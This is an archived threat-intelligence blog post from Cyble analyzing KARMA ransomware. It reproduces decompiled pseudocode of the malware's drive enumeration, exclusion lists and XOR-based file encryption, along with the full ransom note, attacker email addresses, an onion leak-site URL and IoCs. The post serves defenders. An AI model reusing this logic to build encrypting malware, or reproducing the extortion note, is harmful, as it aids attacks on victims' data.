

Cyble - A Deep-dive Analysis Of KARMA Ransomware

Published: 2021-08-24 · Archived: 2026-04-05 12:38:54 UTC


Cyble Research Labs' deep-dive analysis on the KARMA ransomware.

While performing our routine Open-Source Intelligence (OSINT) research, Cyble Research Labs came across a ransomware group known as KARMA, which encrypts files on the victim's machine and appends the extension of encrypted files to .KARMA. Subsequently, the Threat Actors (TAs) demand that the victims pay ransom for the private key to recover their data.

Based on analysis by Cyble Research [Labs](#), we have observed that the executable payload is a console-based application.

Figure 1 shows the execution flow of the Karma [ransomware](#). After execution, the [malware](#) takes inputs from the user and checks all A-Z drives, excludes folders and files from encryption. After this, the ransomware proceeds to drop the ransom note and replaces the original content with encrypted content. It then appends the extension as .KARMA.

World's Best AI-Native Threat Intelligence






Figure 1 Execution Flow of Karma Ransomware

Technical Analysis

Our static analysis found that the malware is a console-based x86 architecture executable written in C/C++, as shown in Figure 2.





Figure 2 Malware Payload Static Information

After encrypting the files, the ransomware payload drops the ransom note named *KARMA-ENCRYPTED.txt* in various places in the victim's machine, as shown in Figure 3.

```
KARMA-ENCRYPTED.txt
1 Your network has been breached by Karma ransomware group.
2 We have extracted valuable or sensitive data from your network and encrypted the data on your
  systems.
3
4 Decryption is only possible with a private key that only we posses.
5 Our group's only aim is to financially benefit from our brief acquaintance,this is a guarantee
  that we will do what we promise.
6 Scamming is just bad for business in this line of work.
7
8 Contact us to negotiate the terms of reversing the damage we have done and deleting the data we
  have downloaded.
9 We advise you not to use any data recovery tools without leaving copies of the initial encrypted
  file.
10 You are risking irreversibly damaging the file by doing this.
11
12 If we are not contacted or if we do not reach an agreement we will leak your data to journalists
  and publish it on our website.
13 http://3nvzqyo614wkrzumzu5aod7zbosq4ipgf7ifgj3hsvbcr5vcasordvqd.onion/
14
15 If a ransom is payed we will provide the decryption key and proof that we deleted you data.
16 When you contact us we will provide you proof that we can decrypt your files and that we have
  downloaded your data.
17
18 How to contact us:
19
20 JamesHoopkins1988@onionmail.org
21 Leslydown1988@tutanota.com
22 ollivergreen1977@protonmail.com
```

Figure 3 Ransom Note

In the above ransom note, the TAs have given email support IDs ” JamesHoopkins1988@onionmail.org“, Leslydown1988@tutanota.com“, “



ollivergreen1977@protonmail.com“. The victims are asked to reach out to the attackers and pay the [ransom amount in Bitcoin](#) (BTC) to get the private decryption key.

After execution, the malware encrypts the files and appends the extension of encrypted files as `.KARMA` and drops ransom note as shown in Figure 4.

file1.txt	KARMA	18-08-2021 10:26	KARMA File	235 KB
file2.ctm	m.KARMA	18-08-2021 10:27	KARMA File	607 KB
file3.txt	KARMA	18-08-2021 10:27	KARMA File	1 KB
KARMA-ENCRYPTED.txt		18-08-2021 10:26	Text Document	2 KB
unins000.dat	KARMA	18-08-2021 10:27	KARMA File	65 KB

Figure 4 Encrypted Files

Upon execution, a Mutex with the name `KARMA` is created to ensure that only one instance of this ransomware is running at a time, as shown in Figure 5.

```
v8 = GetStdHandle(0xFFFFFFFF);
WriteConsoleW(v8, Buffer, v13, 0, 0);
CreateMutexA(0, 0, "KARMA");
result = GetLastError();
if ( result != 183 )
{
    dword_406000 = sub_402270();
    sub_4021A0(L"[+] Getting argument list...", 0);
    v10 = GetCommandLineW();
    v11 = sub_402060(v10, &v16);
    v12 = v11;
    if ( v16 <= 1 )
    {
        sub_401DE0():
    }
}
```

Figure 5 Malware Creates Mutex

The malware payload uses the *crypt32.dll* library, a module used to implement certificate and cryptographic messaging functions in the [CryptoAPI](#), as shown below.

```
v32 = uabytes,
v15 = GetProcessHeap();
v16 = (BYTE *)HeapAlloc(v15, 0, v32);
v17 = hModule;
v18 = v16;
dword_406004 = (int)v16;
if ( !hModule )
{
    v17 = LoadLibraryA("crypt32.dll");
    hModule = v17;
}
```

Figure 6 Malware Loads Library *crypt32.dll*

As shown in Figure 7, the malware payload first gets the command-line string and checks if the argument is less or equal to 1. It then creates threads depending on the logical drive present in the victim machine.

If the argument is greater than 1, the malware checks whether the passed argument is a directory.

If a directory is found, the payload encrypts the directory and its content. Furthermore, if the argument is for any specific file, the malware will start encrypting that file as well.

```

Print((int)L"[+] Getting argument list...", 0);
CommandLineW = (__int16 * GetCommandLine());
path_to_specific_directory_or_file = sub_402060(CommandLineW, &lenght_of_argument);
path_to_specific_directory_or_file_2 = (int)path_to_specific_directory_or_file;
if ( lenght_of_argument <= 1 )
{
ptr_func_ransome_note(a1, a2, (int)path_to_specific_directory_or_file);
Print((int)L"[+] Starting all threads...", 0);
sub_403140();
}
else
{
Print((int)L" [-] Argument: ", (__int16 *)path_to_specific_directory_or_file[1]);
if ( check_if_passed_argument_is_directory(*(LPCWSTR *) (path_to_specific_directory_or_file_2 + 4)) )
{
ptr_func_ransome_note(a1, a2, path_to_specific_directory_or_file_2);
sub_401D00((int)Buffer, *(DWORD *) (path_to_specific_directory_or_file_2 + 4));
sub_401D20(Buffer, L"\\");
Print((int)L"[+] Encrypting directory: ", Buffer);
sub_402A80(Buffer);
}
else
{
ptr_func_ransome_note(a1, a2, path_to_specific_directory_or_file_2);
Print((int)L"[+] Encrypting file: ", *(__int16 **) (path_to_specific_directory_or_file_2 + 4));
func_to_check_enc_write_read(*(LPCWSTR *) (path_to_specific_directory_or_file_2 + 4));
}
}
ExitProcess(0);

```

Figure 7 Malware Encryption Process

The malware payload iterates through all possible A-Z drives on the Windows machine and verifies if the drives are logical, after which it creates a thread. Refer to Figure 8.

```

v0 = 0;
for ( i = 0; i < 26; ++i )
{
v10 = '\\\0: ';
RootPathName = i + 'A';
v11 = 0;
DriveTypeW = GetDriveTypeW(&RootPathName);
ProcessHeap = GetProcessHeap();
v4 = (char *)HeapAlloc(ProcessHeap, 0, 4u);
v5 = DriveTypeW - 2;
if ( v5 )
{
v6 = v5 - 1;
if ( v6 )
{
if ( v6 != 1 )
continue;
}
}
*(WORD *)v4 = RootPathName;
*(DWORD *) (v4 + 2) = v10;
*((WORD *)v4 + 3) = v11;
hHandle[v0] = CreateThread(0, 0, StartAddress, v4, 0, 0);
Sleep(0x1r4u);
++v0;
}

```

Figure 8 Malware Verifies the Windows Drives and Creates Thread

The malware excludes the list of folders shown in Table 1 from the encryption routine as shown in Figure 9.

Folders
All Users
Program Files
Program Files x86
Windows
Recycle bin

```

ta:00404368 word_404368 dw a' ; DATA XREF: sub_402A80:loc_4
ta:0040436A db 6Ch ; l
ta:0040436B db 0
ta:0040436C db 6Ch ; l
ta:0040436D db 0
ta:0040436E db 20h
ta:0040436F db 0
ta:00404370 db 75h ; u
ta:00404371 db 0
ta:00404372 db 73h ; s
ta:00404373 db 0
ta:00404374 db 65h ; e
ta:00404375 db 0
ta:00404376 db 72h ; r
ta:00404377 db 0
ta:00404378 db 73h ; s

```

Figure 9 Malware Exclude Folders from Encryption

The malware excludes the list of types of files shown in Table 2 from the encryption routine, as shown in Figure 10.

File Type	Description
.EXE	Executable
.DLL	Dynamic Link Library
.INI	Initialization
.URL	Uniform Resource Locator
.LNK	Link

Table 2 Excluded Files List

```

ta:004043FE db 69h ; i
ta:004043FF db 0 ; 
ta:00404400 db 6Eh ; n
ta:00404401 db 0 ; 
ta:00404402 db 69h ; i
ta:00404403 db 0 ; 
ta:00404404 db 0 ; 
ta:00404405 db 0 ; 
ta:00404406 db 0 ; 
ta:00404407 db 0 ; 
ta:00404408 ; __int16 word_404408[]
ta:00404408 word_404408 dw 2Eh ; DATA XREF: sub_402A80:loc_402f
ta:0040440A db 64h ; d
ta:0040440B db 0 ; 
ta:0040440C db 6Ch ; l
ta:0040440D db 0 ; 
ta:0040440E db 6Ch ; l
ta:0040440F db 0 ; 
ta:00404410 db 0 ; 
ta:00404411 db 0 ; 
ta:00404412 db 0 ; 
ta:00404413 db 0 ; 
ta:00404414 ; __int16 word_404414[]
ta:00404414 word_404414 dw 2Eh ; DATA XREF: sub_402A80:loc_402f
ta:00404416 db 75h ; u
ta:00404417 db 0 ; 
ta:00404418 db 72h ; r
ta:00404419 db 0 ; 
ta:0040441A db 6Ch ; l
    
```

Figure 10 Malware Excludes Files from Encryption

The malware initially searches for folders, for example, *config.Msi* in C drive. If it can successfully locate these folders, it performs further actions, as shown in Figure 11.

00402E96	66:85C0	test ax,ax	
00402E97	75 F5	jnz karma.de.402E90	
00402E98	83E9 04	sub ecx,4	ecx:L"Config.Msi\\"
00402E9E	66:90	nop	
00402EA0	0F8702	movzx eax,word ptr ds:[edx]	edx:L"36897c.rbf.KARMA"
00402EA3	8D49 02	lea ecx,dword ptr ds:[ecx+2]	ecx:L"Config.Msi\\", ecx+2:L"onfig.Msi\\"
00402EA6	66:8901	mov word ptr ds:[ecx],ax	ecx:L"Config.Msi\\"
00402EA9	8D52 02	lea edx,dword ptr ds:[ecx+2]	edx:L"36897c.rbf.KARMA", edx+2:L"6897c.rbf.KARMA"

Figure 11 Malware Searches for the Folder

After finding the required folders, the malware creates the ransom note, as shown in Figure 12.

00402472	803C0A 00	cmp byte ptr ds:[edx+ecx],0	
00402476	75 F9	jnz cute.402471	
00402478	6A 00	push 0	
0040247A	8D45 FC	lea eax,dword ptr ss:[ebp-4]	
0040247D	50	push eax	
0040247E	51	push ecx	
0040247F	52	push edx	
00402480	56	push esi	
00402481	FF15 4C404000	call dword ptr ds:[<writeFile>]	edx:"Your network has been breached by karma ransomware group"

```

word ptr ds:[0040404C "5fv ifv0fv0ifv"]=kernel32.writeFile-
    
```

```

text:00402481 cute.exe:$2481 #1881
    
```

```

address ASCII
0550868 Your network has been breached by karma ransomware group...we ha
0550869 ve extracted valuable or sensitive data from your network and en
055086A crypted the data on your systems. ...Decryption is only possibl
055086B e with a private key that only we possess. ...Our group's only aim
055086C is to financially benefit from our brief acquaintance,this is a
055086D guarantee that we will do what we promise...Scamming is just bad
055086E for business in this line of work....Contact us to negotiate t
055086F he terms of reversing the damage we have done and deleting the d
0550870 ata we have downloaded...we advise you not to use any data recov
0550871 ery tools without leaving copies of the initial encrypted file..
0550872 .You are risking irreversibly damaging the file by doing this.
0550873 ...If we are not contacted or if we do not reach an agreement we
0550874 will leak your data to journalists and publish it on our websit
0550875 e...http://3mzoy0614wkr2umzusaod72bosq4ipg71fgj3hsvbcsvcaord
0550876 vqd.onion/...If a ransom is payed we will provide the decryptio
0550877 n key and proof that we deleted you data...when you contact us w
0550878 e will provide you proof that we can decrypt your files and that
0550879 we have downloaded your data....how to contact us:...JamesHoo
055087A pk1ns1988@onionmail.org...Leslydown1988@tutanota.com...o111vergree
055087B n1977@protonmail.com.vvk...v...rkMw.....
055087C
    
```

Figure 12 Malware Writes Ransom Note

As seen in Figure 13, the malware generates a seed after creating the ransom note.




Figure 13 Malware Generates Seed

The malware reads the content and writes encrypted data, as shown in Figure 14.

```

WriteFile(v2, lpBuffer, v33, &NumberOfBytesWritten, 0);
HighPart = FileSize.HighPart;
LowPart = FileSize.LowPart;
if ( FileSize.QuadPart <= 1200000 )
{
    v71 = FileSize.LowPart;
    v62 = GetProcessHeap();
    v63 = HeapAlloc(v62, 0, v71);
    liDistanceToMove.QuadPart = 0i64;
    SetFilePointerEx(hFile, 0i64, 0, 0);
    ReadFile(hFile, v63, FileSize.LowPart, &NumberOfBytesRead, 0);
    sub_4035D0((int *)lpMem, v64, (int)v63, FileSize.LowPart);
    v2 = hFile;
    SetFilePointerEx(hFile, 0i64, 0, 0);
    WriteFile(hFile, v63, FileSize.LowPart, &NumberOfBytesWritten, 0);
    v65 = GetProcessHeap();
    HeapFree(v65, 0, v63);
}
    
```

Figure 14 Malware Reads the Content and Writes Encrypted Content

Figure 15 shows the encryption routine performed by the malware.

```

nt __cdecl sub_4035D0(int *a1, int a2, int a3, unsigned int a4)

int v4; // ecx
_OWORD *v5; // edx
int v6; // ecx
unsigned int v7; // esi
char v9[64]; // [esp+0h] [ebp-54h] BYREF
int v10[2]; // [esp+40h] [ebp-14h] BYREF
__int64 v11; // [esp+48h] [ebp-Ch]
_OWORD *v12; // [esp+50h] [ebp-4h]

v5 = (_OWORD *)v4;
v12 = (_OWORD *)v4;
v11 = 0i64;
if ( !v4 || !a1 || !a3 )
    return 1;
v6 = a1[1];
v7 = 0;
v10[0] = *a1;
for ( v10[1] = v6; v7 < a4; ++v7 )
{
    if ( (v7 & 0x3F) == 0 )
    {
        LOBYTE(v11) = v7 >> 6;
        BYTE1(v11) = v7 >> 14;
        BYTE2(v11) = v7 >> 22;
        BYTE3(v11) = v7 >> 30;
        sub_403480(v5, (char *)v10, (int)v9);
        v5 = v12;
    }
    *(_BYTE *)(v7 + a3) ^= v9[v7 & 0x3F];
}
return 0;

```

Figure 15 Encryption Routine

After encrypting the files, the malware replaces the original content with encrypted content with appended extension as .KARMA, as shown in Figure 16.

004029CC	66:85C0	test ax,ax	
004029CF	75 EF	jnz cute.4029C0	
004029D1	8D4424 48	lea eax,dword ptr ss:[esp+48]	
004029D5	50	push eax	
004029D6	56	push esi	
004029D7	FF15 6C404000	call dword ptr ds: <MoveFileEx>	eax:L"C:\\Defense\\MAP\\delphi_filter.txt.KARMA"
004029D9	5F	pop ed1	esi:L"C:\\Defense\\MAP\\delphi_filter.txt"
004029DE	5E	pop esi	
004029DF	5B	pop ebx	
004029E0	8BE5	mov esp,ebp	esi:L"C:\\Defense\\MAP\\delphi_filter.txt"

Figure 16 Malware Replaces Original Content with Encrypted Content

The TOR website [http://3nvzqyo6l4wkrzumzu5aod7zbosq4ipgf7ifgj3hsvbcr5vcasordvqd\[.\]onion/](http://3nvzqyo6l4wkrzumzu5aod7zbosq4ipgf7ifgj3hsvbcr5vcasordvqd[.]onion/) shown in Figure 17 was present in the ransom note, in the contact section of the website, TAs have mentioned two email IDs jeffreyclinton1977@onionmail.org and jackiesmith176@protonmail.com, which the victims can use to communicate with them to recover the data




Figure 17 Ransomware Tor Website

Conclusion

Ransomware groups continue to pose a severe threat to firms and individuals. Organizations need to [stay ahead](#) of the techniques used by TAs, besides implementing the requisite security best practices and security controls.

Ransomware victims are at risk of losing valuable data as a result of such attacks, resulting in financial loss and lost productivity. In the event that the victim is unable or unwilling to pay the ransom, the TA may leak or sell this [data](#) online. This will not only compromise sensitive user data in the case of banks, online shopping portals etc, but it will also lead to a loss of reputation for the affected firm.

Cyble Research Lab is continuously monitoring KARMA's extortion campaign and will keep our readers up to date with new information.

Our Recommendations

We have listed some essential [cybersecurity](#) best practices that create the first line of control against attackers. We recommend that our readers follow these suggestions given below:

- Conduct regular [backup](#) practices and keep those backups offline or on a separate network.
- Regularly [perform](#) the vulnerability assessment of the organizational assets majorly which are exposed on internet.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.
- Avoid using [software cracks or keygens](#) from torrent or third-party servers.
- Use strong passwords and enforce [multi-factor authentication](#) wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and [Internet](#) security software package on your connected devices, including PC, laptop, and mobile.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial access	T1190	Exploit Public-Facing Application
Defense Evasion	T1112 T1027 T1562.001	Modify Registry Obfuscated Files or Information Impair Defences: Disable or Modify Tools
Discovery	T1083 T1135	File and Directory Discovery Network Share Discovery
Impact	T1486 T1490	Data Encrypted for Impact Inhibit System Recovery

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
a63937d94b4d0576c083398497f35abc2ed116138bd22fad4aec5714f83371b0	SHA256	HASH
hxxp://3nvzqyo6l4wkrzumzu5aod7zbosq4ipgf7ifgj3hsvbcr5vcasordvqd[.]onion/	URL	URL

About Us

[Cyble](#) is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital [risk](#) footprint. Backed by [Y Combinator](#) as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with [offices in Australia](#), Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit <https://cyble.com>.

Source: <https://blog.cyble.com/2021/08/24/a-deep-dive-analysis-of-karma-ransomware/>